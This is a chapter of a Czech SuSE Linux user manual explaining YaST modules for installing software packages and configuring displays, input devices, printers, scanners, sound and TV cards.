

Figure 5.3: YaST: Aktualizace systému z CD

Správce programů

Tento modul v záložce 'Software' umožňuje instalovat nebo odinstalovat balíčky s aplikacemi.

Poznámka

Balíčky obsahují komprimované spustitelné soubory, knihovny a další data, která využívá daná aplikace. Jsou zabaleny dohromady tak, aby po nainstalování balíku bylo možné aplikaci ihned spustit. Balíček poznáte podle přípony `.rpm`.

Poznámka

Některé balíky mohou také vyžadovat přítomnost jiných balíčků, jsou na něm *závislé*. YaST vám při instalaci balíku oznámí, že je zde závislost na jiném balíku a zeptá se, zda si přejete nechat vyřešení závislostí na něm. Navíc se YaST stará také o kolidující balíky. Všechny informace o závislostech balíku a mnoho dalšího je uvedeno v hlavičce balíku.

Pokud instalujete z CD/DVD, vložte nejdříve instalační médium do mechaniky. Po spuštění se zobrazí okno s několika rámci. Velikost těchto rámců můžete změnit myší kliknutím na linky, které je oddělují. V následujícím textu bude popsán obsah těchto rámců.



Figure 5.4: YaST: Instalovat/Odebrat balíčky

Filtr

Vybírat všechny balíky instalace jeden po druhém může být velice pracné a zdouhavé. Proto nabízí správce programů možnost použít filtry pro zjednodušení práce s balíky. Okno s filtrem je v levém horním rohu aplikace. Vybírat můžete z těchto filtrů:

Výběry Po spuštění je aktivní tento filtr. Seskupuje balíky s aplikacemi podle jejich účelu ("Multimédia", "Kancelářské aplikace" atd.). Tyto výběry jsou vypsané v okně pod oknem filtru. V pravém okně můžeme vidět seznam balíčků zvoleného výběru. Vlevo od názvu výběru je políčko znázorňující stav - zaškrtnutý znamená nainstalovaný. Pokud chceme nainstalovat některý další výběr, zaškrtneme jej.

Skupiny balíčků Zde naleznete více technický přehled balíčků. Je vhodný pro zkušenější uživatele systému SuSE Linux. Filtr uspořádá programové balíčky podle určení do stromové struktury (např. "Dokumentace," "Vývoj," "Hardware" ...). Čím více se vnoříte do struktury, tím zjemňujete výběr balíčků zobrazených vpravo.

Navíc můžete tímto filtrem zobrazit *všechny* balíčky uspořádané podle abecedy. To uděláte kliknutím na položku 'zzz Vše'. Protože SuSE Linux obsahuje mnoho balíčků, může chvíli trvat než se zobrazí seznam programových balíčků.

Hledat Nejjednodušší cesta, jak nalézt konkrétní balíček. Hledat můžete podle jména, popisu, shrnutí, zda poskytuje konkrétní soubor, nebo zda ho

vyžaduje. Zkušenější uživatelé mohou vyhledávat i pomocí expanzních znaků (tzv. wild cards) nebo regulárních výrazů.

Tip

Kdykoliv můžete prohledávat libovolný seznam. Stačí pouze myši kliknout do seznamu, a začít psát počáteční písmena názvu položky, kterou hledáte.

Tip

Souhrn instalace Zde si můžete prohlédnout seznam balíčků, které jste se rozhodli instalovat, aktualizovat nebo odstranit. Zobrazuje vlastně co se stane, pokud kliknete na 'Přijmout'. Pro změnu můžete použít zaškrťovací políčka vlevo od názvu balíčku. Podrobný popis, a vysvětlení jednotlivých ikon stavu balíčku, najdete v menu 'Nápověda', položka 'Symboly'.

Pokud jste hotovi s výběrem co nainstalovat/odinstalovat, tlačítkem 'Přijmout' spustíte instalaci balíků. V instalačním okně můžete sledovat průběh instalace. Po instalaci všech zvolených balíků je automaticky spuštěn `SuSEconfig`. Ten aktualizuje systémové a konfigurační soubory v závislosti na nainstalovaném softwaru. To si může vyžádat určitý čas (program často přistupuje k disku).

Upozornění

Při odstraňování balíků dbejte na doporučení programu YaST tak, abyste zachovali konzistenci operačního systému.

Upozornění

Hardware

Nejdříve musí být nový hardware zapojen do systému podle informací od výrobce. Připojte a zapněte odpovídající zařízení (např. tiskárnu) a spusťte modul (v našem příkladu modul *Tiskárna*. Pokud budete připojovat modem nebo jiné síťové zařízení, pak naleznete odpovídající moduly v kategorii *Síťová zařízení*.

Většina připojovaných zařízení je automaticky rozpoznána a provede se automatická konfigurace zařízení. Pokud YaST automaticky nerozpozná nové zařízení, pak máte možnost ho zvolit ze seznamu podporovaných zařízení, kde vyberete výrobce a název zařízení.

Poznámka

Pokud váš model není uveden v seznamu zařízení, pak můžete zkusit zvolit typově příbuzný model. To ale nemusí fungovat vždy, protože v některých případech i dvě podobná zařízení jedné typové řady nemusí instrukce systému interpretovat stejným způsobem.

Poznámka**Grafická karta a monitor (SaX2)**

Grafické uživatelské rozhraní (krátce X server) se stará o komunikaci mezi hardware a software. Pracovní prostředí (KDE nebo GNOME) a mnoho správců oken používá X server pro interakci s uživatelem.

Rozdíly mezi X serverem a správcem oken

Grafické prostředí v Linuxu má více vrstev, aby bylo možné vybrat si tu pravou kombinaci podle svých potřeb a použitého hardwaru. *X server* je v této hierarchii přímo nad grafickou kartou a má na starosti komunikaci mezi hardwarovým zařízením (grafickou kartou) a správcem oken. Nad X serverem je *správce oken*, který má na starosti samotnou grafickou prezentaci.

Všechno dohromady se to potom nazývá grafické prostředí, nebo také X11. A právě konfiguraci grafického prostředí má na starosti SaX.

Většinou se grafické prostředí nastavuje již během instalace. Pokud ale chcete nastavení změnit nebo připojit třeba jiný monitor, pak to můžete provést tímto modulem. Před případnými změnami bude samozřejmě uložena původní konfigurace a můžete se k ní vrátit.

Po spuštění se zobrazí dialog, kde vidíte v jakém režimu momentálně systém pracuje. V případě, že provozujete internetový server a nechcete riskovat bezpečnost systému, pak si zvolte 'textový režim', grafické prostředí se nebude vůbec spouštět a komunikovat s počítačem budete prostřednictvím terminálu.

Chcete-li nastavit grafické prostředí, stiskem 'Změnit...' spustíte SaX, což je nástroj pro konfiguraci vstupních a výstupních zařízení, viz obr. *Rozdíly mezi X serverem a správcem oken*.

SaX– Základní obrazovka

Vlevo jsou čtyři položky:

- 'Plocha' – kde můžete nastavit parametry pro grafickou kartu a monitor



Figure 5.5: Základní obrazovka programu SaX

- ‘Multihead’ – slouží pro připojení více monitorů. Vyžaduje buď více grafických karet nebo musí grafická karta podporovat připojení dvou nebo více monitorů
- ‘Vstupní zařízení’ – je určeno ke konfiguraci klávesnice, myši, světelných per apod.
- ‘AccessX’ – simuluje myš na numerické klávesnici, tzn. že máte na jednotlivé klávesy namapovány směry pohybu myši

Monitor

Kliknete-li na tuto položku v nabídce ‘Plocha’, zobrazí se vám název monitoru, který byl rozeznán systémem. Pokud ne, klikněte na ‘Vlastnosti...’ a v následujícím dialogu máte možnost nastavit typ monitoru.

Jsou zde k dispozici tři záložky:

- ‘Model monitoru’ – kde zvolíte výrobce a model monitoru. Pokud neznáte potřebné informace, pak zvolte ‘VESA’ a přiměřené rozlišení.
- ‘Frekvence’ – slouží pro nastavení horizontální a vertikální frekvence monitoru. Jak je uvedeno v poznámce, je třeba být při výběru frekvencí velice opatrný, protože u starších monitorů hrozí jejich poškození.

- ‘Expertní’ – zde můžete nastavit metodu, jakou je vypočítáváno rozlišení a geometrie. Tyto algoritmy upravte pouze v případě, že je obrazovka špatně nastavena a obraz není stabilní. Dále zde můžete nastavit velikost obrazu a pak také aktivovat úsporný režim DPMS.

Grafická karta

Po otevření se zobrazí dialog ‘Aktuální konfigurace grafických karet’. Kliknutím zde můžete přidat a odebrat grafickou kartu nebo upravit její ‘Vlastnosti...’. Tento dialog má dvě záložky pro nastavení: ‘Všeobecné’ a ‘Expertní’. V první položce zvolte váš typ grafické karty. Druhou položku můžete nechat beze změn. Nastavit zde můžete otočení obrazu, což se hodí pro některé TFT obrazovky. Nastavení BusID má smysl pouze pro více-obrazovkový režim. Pokud budete chtít změnit ‘Vlastnosti karty’, pak si prosím prostudujte dostupnou dokumentaci ke grafické kartě.

Barevná hloubka a rozlišení

Také zde jsou tři záložky:

- ‘Barvy’ – výběr barevné hloubky je závislý na použitém hardwaru. Zvolit můžete 16, 256, 32768, 65536 nebo 16.7 milionů barev (4, 8, 15, 16 nebo 24 bitů). Obraz v přiměřené kvalitě získáte volbou alespoň 256 barev.
- ‘Rozlišení’ – při rozpoznávání hardwaru je nastavena taková kombinace rozlišení a barevné hloubky, kterou dokáže váš monitor zobrazit. Díky tomu hrozí pouze malé nebezpečí, že SuSE Linux dokáže poškodit váš hardware. Pokud ale měníte toto nastavení ručně, pak byste si měli přečíst dokumentaci k hardwaru
- ‘Expertní’ – zde můžete přidat vlastní rozlišení, které pak bude zahrnuto mezi ostatní rozlišení

Virtuální rozlišení

Každá pracovní plocha má rozlišení, které se vykresluje na celou plochu monitoru. V Linuxu máte navíc možnost nastavit si pracovní plochu větší než je viditelná plocha obrazovky. Pokud posunete ukazatel myši za okraj pracovní plochy, zobrazí se skrytá – virtuální část – plochy. Můžete si tedy tímto způsobem zvětšit svou pracovní plochu.

Virtuální rozlišení můžete nastavit dvěma způsoby:

- ‘Pomocí Drag&Drop’ – Posuňte ukazatel myši nad obrázek monitoru a kurzor se změní. Držte stisknuté levé tlačítko myši a posuňte kurzor doprava dolů. Pohybem po obraze můžete zvětšovat a zmenšovat virtuální rozlišení. Tato metoda je vhodná, pokud si nejste zcela jisti jak velkou pracovní plochu chcete používat.
- ‘Výběrem z překryvného menu’ — Z menu zobrazeného uprostřed obrazovky vyberte požadované rozlišení.

3D akcelerace

Pokud jste při instalaci nebo při výměně grafické karty neaktivovali 3D akceleraci, můžete tak učinit nyní. Předpokladem je, že máte kartu podporující 3D akceleraci.



Figure 5.6: Nastavení 3D akcelerace

Geometrie

V těchto dvou záložkách můžete přesně nastavit velikost a pozici obrazu. Jestliže máte nastaveno více obrazovek, můžete další nastavit přechodem na další obrazovku – ‘Následující obrazovka’. Nakonec stiskněte ‘Uložit’ a vaše nastavení se uloží.

Upozornění

Tento modul obsahuje bezpečnostní mechanismy, ale pořád zde existuje riziko poškození monitoru. Při nastavování frekvencí buďte proto velice opatrní a přečtěte si příručku k monitoru.

Upozornění**Multihead**

Jestliže jste nainstalovali více než jednu grafickou kartu, nebo vaše karta podporuje výstup na více obrazovek, můžete si zde nastavit připojení více monitorů. Dvě zapojené obrazovky se obvykle označují jako dualhead. Více obrazovek pak jako multihead. SaX sám najde více připojených grafických karet a připraví pro ně vhodnou konfiguraci. Doladit tuto konfiguraci můžete v nabídkách 'Režim s více monitory' a 'Rozložení obrazovky'.

Na výběr máte tři různé režimy:

- ▷ 'Tradiční multihead' — Každý monitor se chová jako nezávislá jednotka. Myši přejíždíte z obrazovky na obrazovku.
- ▷ 'Klonovaný multihead' — V tomto režimu všechny monitory zobrazují stejný obraz. Kurzor myši je viditelný pouze na hlavním okně.
- ▷ 'Xinerama' — Veškeré obrazovky dohromady vytvářejí jednu velkou plochu.

Rozložení jednotlivých obrazovek v prostředí multihead lze měnit myší, posouváním po mřížce. Standardně jsou monitory vyrovnány vedle sebe v pořadí, v jakém byly konfigurovány jednotlivé grafické karty.

Linux momentálně nepodporuje 3D zobrazení v prostředí Xinerama multihead. Pokud zvolíte mód Xinerama, SaX vypne podporu 3D.

Vstupní zařízení

Myš Pokud již myš pracuje, nemusíte nic nastavovat. Jestliže nefunguje, ovládejte kurzor pomocí kurzorových kláves. Klávesové zkratky najdete v sekci *AccessX* na následující straně.

Pokud systém vaši myš nenalezl, vyberte model ručně. Pro zjištění přesného typu nahlédněte do dokumentace k výrobku. Stačí zvolit model a stisknout na numerické klávesnici (5).

Klávesnice V horní části dialogu nastavíte typ klávesnice. Poté nastavte, jakou chcete používat klávesovou mapu (v každé zemi jsou určitá specifická tlačítka rozmístěna na různých klávesách). Vaše nastavení můžete ověřit v políčku 'Testovací pole'.

Pro aktivaci a uložení vašich změn klikněte na 'Dokončit'.

Dotyková obrazovka V současné době podporuje XFree86 pouze dotykové obrazovky společností Microtouch a Elo TouchSystems. SxX bohužel nemůže automaticky rozpoznat dotykový panel stejně jako monitor. Je považován za vstupní zařízení.

Při konfiguraci postupujte takto:

1. Spusťte SxX a Zvolte 'Vstupní zařízení' → 'Dotyková obrazovka'.
2. Klikněte na 'Změnit konfiguraci' → 'Přidat novou dotykovou obrazovku' a vyberte model.
3. Konfiguraci uložíte kliknutím na 'Dokončit'.

Dotykové obrazovky obvykle nabízí spoustu možností pro konfiguraci a obvykle je potřeba je nejdříve zkalibrovat. V Linuxu bohužel pro tento účel neexistuje obecný nástroj. Při instalaci se však nastaví vhodné standardní hodnoty, které by měli být dostačující.

Tablet XFree86 momentálně podporuje pouze několik grafických tabletů. Pomocí SxX můžete nastavit tablety připojené přes USB nebo sériový port. Z hlediska konfigurace se jedná pouze o další vstupní zařízení jako je myš.

1. Spusťte SxX a přejděte do menu 'Vstupní zařízení' a zvolte 'Tablet'.
2. Klikněte na 'Změnit konfiguraci' a vyberte model.
3. Jestliže máte k tabletu připojené pero a gumu, zaškrtněte položky vpravo.
4. Pokud je tablet připojen přes sériový port, ověřte hodnotu portu.
5. Konfiguraci uložte kliknutím na 'Dokončit'.

AccessX

Pokud nemáte k počítači připojenou myš, můžete v tomto menu nastavit ovládání kurzoru pomocí numerické klávesnice.

V následujícím seznamu je vysvětlené chování kurzoru po stisku jednotlivých kláves:

- ▷ **1** stiskněte (7)
Toto tlačítko aktivuje levé tlačítko myši.
- ▷ **2** uloženo jako (+)
Aktivuje prostřední tlačítko.
- ▷ **3** stiskněte (-)
Toto tlačítko aktivuje pravé tlačítko myši.
- ▷ **Klik** je emulován klávesou (5)
Klikne tlačítkem podle dříve zvoleného tlačítka. Jestliže není vybrané žádné tlačítko, klikne levým.
- ▷ **Dvojklik** je pod klávesou (+)
Pracuje jako (5), ale dělá dvojklik.
- ▷ **Stisknout tlačítko** odpovídá (0)
Chová se jako (5), ale tlačítko je stisknuté.
- ▷ **Pustit tlačítko** je mapováno na (1)
Pustí dříve stisknuté tlačítko myši.
- ▷ **Šipka nahoru doleva** uloženo na (7)
Pohyb kurzoru nahoru doleva.
- ▷ **Šipka nahoru** odpovídá (8)
Posunuje kurzor nahoru.
- ▷ **Šipka nahoru doprava** uloženo na (9)
Pohyb nahoru doprava.
- ▷ **Šipka doleva** odpovídá klávese (4)
Posun doleva.
- ▷ **Šipka doprava** uložena jako (6)
Pohyb doprava.
- ▷ **Šipka dolů doleva** uložena jako (1)
Pohyb kurzoru dolů doleva.
- ▷ **Šipka dolů** odpovídá klávese (2)
Posun dolů.
- ▷ **Šipka dolů doprava** stiskněte (3)
Posun kurzoru dolů doprava.

Posuvníkem ještě můžete nastavit rychlost pohybu kurzoru při stisku klávesy.

CD-ROM mechaniky

Během instalace systému jsou všechny nalezené mechaniky CD-ROM integrovány do systému. Je pro ně vytvořena položka v souboru `/etc/fstab` a podadresář v adresáři `/media`. Tento modul můžete použít pro přidání dalších mechanik do systému.

Po zapnutí modulu vypíše YaST seznam nalezených mechanik. Zaškrtněte novou mechaniku a klikněte na tlačítko 'Konec'. Nová CD-ROM mechanika byla právě integrována do systému.

Tiskárna

Nástroj pro autodetekci a konfiguraci tiskáren. Můžete zde změnit nastavení tiskárny v systému a nastavovat lokální i síťové tiskárny.

Po spuštění modulu se provede automatický náhled připojených tiskáren, které budou také automaticky předkonfigurovány a otevře se dialog 'Nastavení tiskárny: Autodetekované tiskárny', kde jsou uvedeny nalezené tiskárny. Jestli nebyla vaše tiskárna rozpoznána, pak zvolte 'Jiné (nede-tekováno)' a tlačítko 'Konfigurovat...'. Čtete také nápovědu v levé části dialogu a použijte manuál k zařízení.



Figure 5.7: YaST: Automatická konfigurace tiskárny

Protože je toto téma velice obsáhlé, je mu věnována celá kapitola (viz *Tisk*).

Informace o hardwaru

YaST před konfigurací provádí automatické rozpoznání hardwaru. Informace o rozpoznaných zařízeních se pak zobrazí v tomto modulu. Ty se hodí především při kontaktování instalační podpory, kdy budete potřebovat informace o vašem hw vybavení. Výpis můžete uložit do textového souboru.

Figure 5.8: YaST: Hardwarové informace

Nastavení IDE DMA

Tento modul slouží pro aktivaci tzv. DMA režimu pro vaše IDE disky a CD/DVD mechaniky. Zapnutí režimu může výrazně zvýšit výkon při datových přenosech. Modul nijak neovlivní výkon SCSI zařízení.

Během instalace SuSE Linux jádro automaticky aktivuje DMA u pevných disků, ale ne u CD mechanik. Zapnutí DMA pro všechny mechaniky totiž často způsobí potíže s CD. Můžete tedy zkusit, zda vám DMA s CD mechanikou bude fungovat. Pokud bude CD pracovat korektně, dojde k velkému nárůstu výkonu. Pokud narazíte na problémy, stačí u CD opět vypnout DMA.

Poznámka

DMA (Direct Memory Access) znamená, že data jsou přenášena ze zařízení přímo do RAM bez zatěžování CPU.

Poznámka



Figure 5.9: YaST: Urychlení disků a mechanik

Joystick

Zde můžete nastavit joystick. Vyberte výrobce a model ze seznamu a pomocí položky 'Test' otestujte funkčnost. Protože se joystick obvykle připojuje přes zvukovou kartu, můžete tento modul spustit také z modulu pro nastavení zvukové karty.

Zvolte model myši

S tímto modulem YaST můžete nastavit a otestovat připojenou myš.

Skener

Pokud máte připojený a zapnutý skener, pak by měl být automaticky rozpoznán při startu tohoto modulu. Jestliže bude rozpoznán, zobrazí

se dialog pro konfiguraci skeneru. Pokud nebude rozpoznáno žádné zařízení, pak budete pokračovat v ruční konfiguraci. Jako první krok musíte zvolit typ skeneru, tj. jak je k počítači připojen. Pokud používáte jiný než USB konektor a máte skener připojený k tomuto počítači, tak zvolte 'SCSI skener'.

Jako následující krok bude instalace standardního zařízení. Když bude instalace úspěšná, zobrazí se odpovídající hlášení. Nyní můžete otestovat skener. Vložte do skeneru stránku a klikněte na tlačítko 'Test'.

Skener nebyl rozpoznán

Automaticky jsou rozpoznány pouze podporované skenery. Skener, který je připojen k jinému počítači v síti nebude rozpoznán. V tom případě nastupuje ruční konfigurace, kdy je třeba určit, zda se jedná o USB, SCSI nebo síťový skener.

- ▷ USB skener: zde je třeba uvést výrobce, resp. model skeneru. YaST se pak pokusí nahrát USB moduly. Pokud se jedná o novinku na trhu, může se stát, že modul nebude nahrán automaticky. V tom případě přejděte k dalšímu dialogu, kde budete moci ručně zvolit USB modul. Dále postupujte podle nápovědy v programu YaST.
- ▷ SCSI skener: uveďte název zařízení (např. /dev/sg0). SCSI skener nesmí být připojován nebo odpojován za běhu systému. Vždy je třeba systém nejdříve vypnout.
- ▷ Síťový skener: zadejte IP adresu, resp. název počítače.

Skenery jsou zařízení, která se rychle vyvíjí, proto se tomuto tématu věnujeme také na adrese <http://portal.suse.com/sdb/cz/index.html>, kde v české nebo anglické verzi naleznete aktuální informace a rady pro konfiguraci skeneru. Stačí pouze uvést klíčové slovo skener, resp. v anglické verzi scanner.

Podrobné informace o podporovaných skenerech naleznete také na <http://hardwaredb.suse.de> nebo <http://www.mostang.com/sane>.

Upozornění

Při ručním výběru skeneru je třeba být velice opatrný. Výběrem špatného ovladače můžete hardware poškodit.

Upozornění

Řešení problémů

Pokud skener nebyl rozpoznán, pak to může mít následující příčiny:

- ▷ Skener není podporován. Konzultujte `hardwaredb.suse.de`, kde je uveden seznam podporovaných skenerů
- ▷ Nemáte správně instalován SCSI řadič
- ▷ Špatně ukončená SCSI sběrnice terminátorem
- ▷ Existují problémy s přerušením u vašeho SCSI řadiče
- ▷ SCSI kabel překračuje přípustnou délku
- ▷ Skener má SCSI light řadič, který není v Linuxu podporován
- ▷ Skener je poškozený

Upozornění

U SCSI skenerů nesmí být zařízení v žádném případě připojováno, resp. odpojováno za běhu systému. Nejdříve je třeba systém vypnout..

Upozornění

Další informace o skenování naleznete také v uživatelské příručce, v kapitole věnované programu Kooka.

Zvuk

Konfigurace zvukové karty

YaST se při spuštění modulu pro konfiguraci zvukové karty pokusí automaticky rozpoznat její typ, resp. typy zvukových karet, protože SuSE Linux podporuje i více zvukových karet v systému. V případě, že máte v systému více zvukových karet, pak nastavte jednu po druhé. Pokud typ vaší karty nebyl nalezen, pak zvolte 'Přidat zvukovou kartu' a přejdete do dialogu 'Manuální výběr zvukové karty', kde můžete vybrat ze seznamu podporovaných karet vaší.

Po výběru karty přejdete do 'Konfigurace zvukové karty'. Když zvolíte 'Rychlé automatické nastavení', pak již nebudete dotazováni a zvuková karta bude okamžitě zkonfigurována. Prostřednictvím 'Normální nastavení' máte možnost upravit v následujícím menu 'Hlasitost' a otestovat nastavení zvukové karty. Při výběru 'Detailnější instalace zvukových karet' přejdete do menu 'Expertní volby pro zvukovou kartu'. Zde můžete ručně upravovat všechny volby pro zvolenou kartu.

Nastavení hlasitosti zvukové karty

V tomto dialogu můžete otestovat svou konfiguraci zvukové karty. Posuvníkem nastavíte hlasitost. Můžete začít tak na 10%, abyste se náhodou nepřipravili o sluch anebo reproduktory. Stiskem 'Test' pak zazní testovací znělka. Pokud nic neslyšíte, pak zkuste zvýšit hlasitost nebo zkontrolovat zapojení a napájení reproduktorů.

Konfigurace zvuku

Pokud chcete odstranit konfiguraci, můžete tak učinit tlačítkem 'Odstranit'. Tím budou zakomentovány odpovídající položky v souboru `/etc/modprobe.conf`. Stiskem 'Volby' přejdete do menu **Expertní volby pro zvukovou kartu**. Zde pak můžete upravovat všechny dostupné parametry zvukové karty. Tlačítkem 'Hlasitost' spustíte dialog **Nastavení hlasitosti karty**, kde je možné nastavit hlasitost pro všechny vstupní i výstupní kanály zvukové karty. Pokud YaST nalezne v systému další zvukové karty, zobrazí se v seznamu, případně můžete zvukovou kartu 'Vybrat ze seznamu'.

Když vlastníte Creative Soundblaster Live nebo AWE, můžete volbou 'Instalovat soundfont' zkopírovat zvukové fonty z originálního ovladače (SF2 fonty na CD) na pevný disk. Ty pak budou uloženy do adresáře `/usr/share/sfbank/creative/`.

Pro přehrávání Midi souborů je třeba v dialogu **Konfigurace zvuku** zaškrtnout 'Spustit sekvencer'. Tak budou nahrány potřebné zvukové moduly pro podporu sekvenceru.

Tlačítkem 'Konec' pak uložíte nastavené konfigurace pro jednotlivé karty. Nastavení hlasitosti se zapisuje do souboru `/etc/asound.state` a ALSA konfigurace zvukové karty se pak připojuje na konec souboru `/etc/modprobe.conf`.

Konfigurovat zvukovou kartu

Pokud je v systému více zvukových karet, pak zvolte z pole 'Seznam auto-detekovaných' tu, kterou chcete právě nastavit. Tlačítkem 'Další' pak přejdete k dialogu **Konfigurace zvukové karty** (viz výše). Když karta není automaticky nalezena, pak zaškrtněte 'Vybrat ze seznamu' a skočíte do dialogu **Manuální výběr zvukové karty**.

Manuální výběr zvukové karty

Pokud vaše karta není automaticky nalezena, zobrazí se seznam zvukových ovladačů a modelů zvukových karet, kde můžete

Figure 5.10: YaST Expertní volby pro zvukovou kartu

zvolit odpovídající typ. V položce 'Vše' je kompletní přehled podporovaných zvukových karet. V případě potřeby se podívejte do dokumentace ke zvukové kartě, abyste zjistili informace o typu karty. Seznam karet, které ALSA podporuje je uveden na <http://www.alsa-project.org/~goemon/>. Stiskem 'Další' přejdete do **Konfigurace zvukové karty**.

Expertní nastavení s možností měnit volby

Zde je možné ručně upravovat všechny dostupné volby pro zvolenou kartu. U některých voleb je k dispozici pole 'Možná hodnota', kde jsou uvedeny doporučené hodnoty pro konfiguraci. Tyto přednastavené hodnoty upravujete pouze v případě, že jste si 100% jistí tím, co děláte. Pokud měníte hodnoty jednotlivých voleb, pak máte možnost zapisovat hodnoty v desítkové nebo šestnáctkové soustavě (při hexadecimálním zadávání je třeba psát 0x před samotným číslem). Po uvedení hodnoty pak stiskněte 'Nastavit'. Stiskem 'Obnovit vše' budou **všechny** volby nastaveny na původní hodnotu.

TV karta

Po startu a inicializaci modulu YaST se zobrazí dialog **Nastavení TV a rádio karty**. Když je vaše karta rozpoznána automaticky, pak bude zo-

brazena jako první v seznamu. Klikněte na název TV karty a zvolte 'Konfigurovat...'.

Ve spodní části dialogu jsou zobrazeny již zkonfigurované TV karty, jejichž parametry můžete upravit tlačítkem **Změnit...**

Pokud se systému nepodaří automaticky rozpoznat TV kartu, pak je třeba její výběr provést ručně. Označte položku 'Jiná (nedetekováno)' a tlačítkem 'Konfigurovat...' přejdete do dialogu **Ruční výběr TV karty**. V dialogu **Ruční výběr TV karty** zvolte nejdříve typ vaší TV karty ze seznamu. V případě potřeby pak můžete také 'Vybrat tuner' tak, abyste získali plnohodnotnou instalaci. Pokud si u výběru tuneru nejste jisti, pak zvolte 'Výchozí (detekováno)'. Když nebude možné naladit některé stanice, pak může být problém v tom, že se nepovedlo automatické rozpoznání typu tuneru nebo jste zvolili špatný typ.

V menu 'Expertní nastavení...' naleznete expertní konfiguraci. Zde můžete přímo zvolit jaderný modul, který bude použit jako ovladač pro vaši tv kartu a nastavit jeho parametry.

V dialogu **Zvuk TV a rádio karty** můžete využít již zkonfigurovanou zvukovou kartu pro zvukový výstup z TV karty. Většinou je spolu s TV kartou dodáván i krátký kabel, kterým můžete propojit zvukovou a TV kartu. Pokud je tato podmínka splněna, pak zvolte 'Ano' a zvolte ze seznamu zkonfigurovaných karet, resp přejděte do 'Nastavení zvukové karty...'. Některé TV karty mají přímo audio výstup, takže můžete připojit reproduktory bez další konfigurace zvukové karty. Existují ale i TV karty, které vůbec nepodporují zvukový výstup. Ty jsou určeny např. pro digitální kamery.

Síťová zařízení

Základy internetového připojení

V této kapitole budou vysvětleny nejdůležitější pojmy týkající se přístupu na Internet.

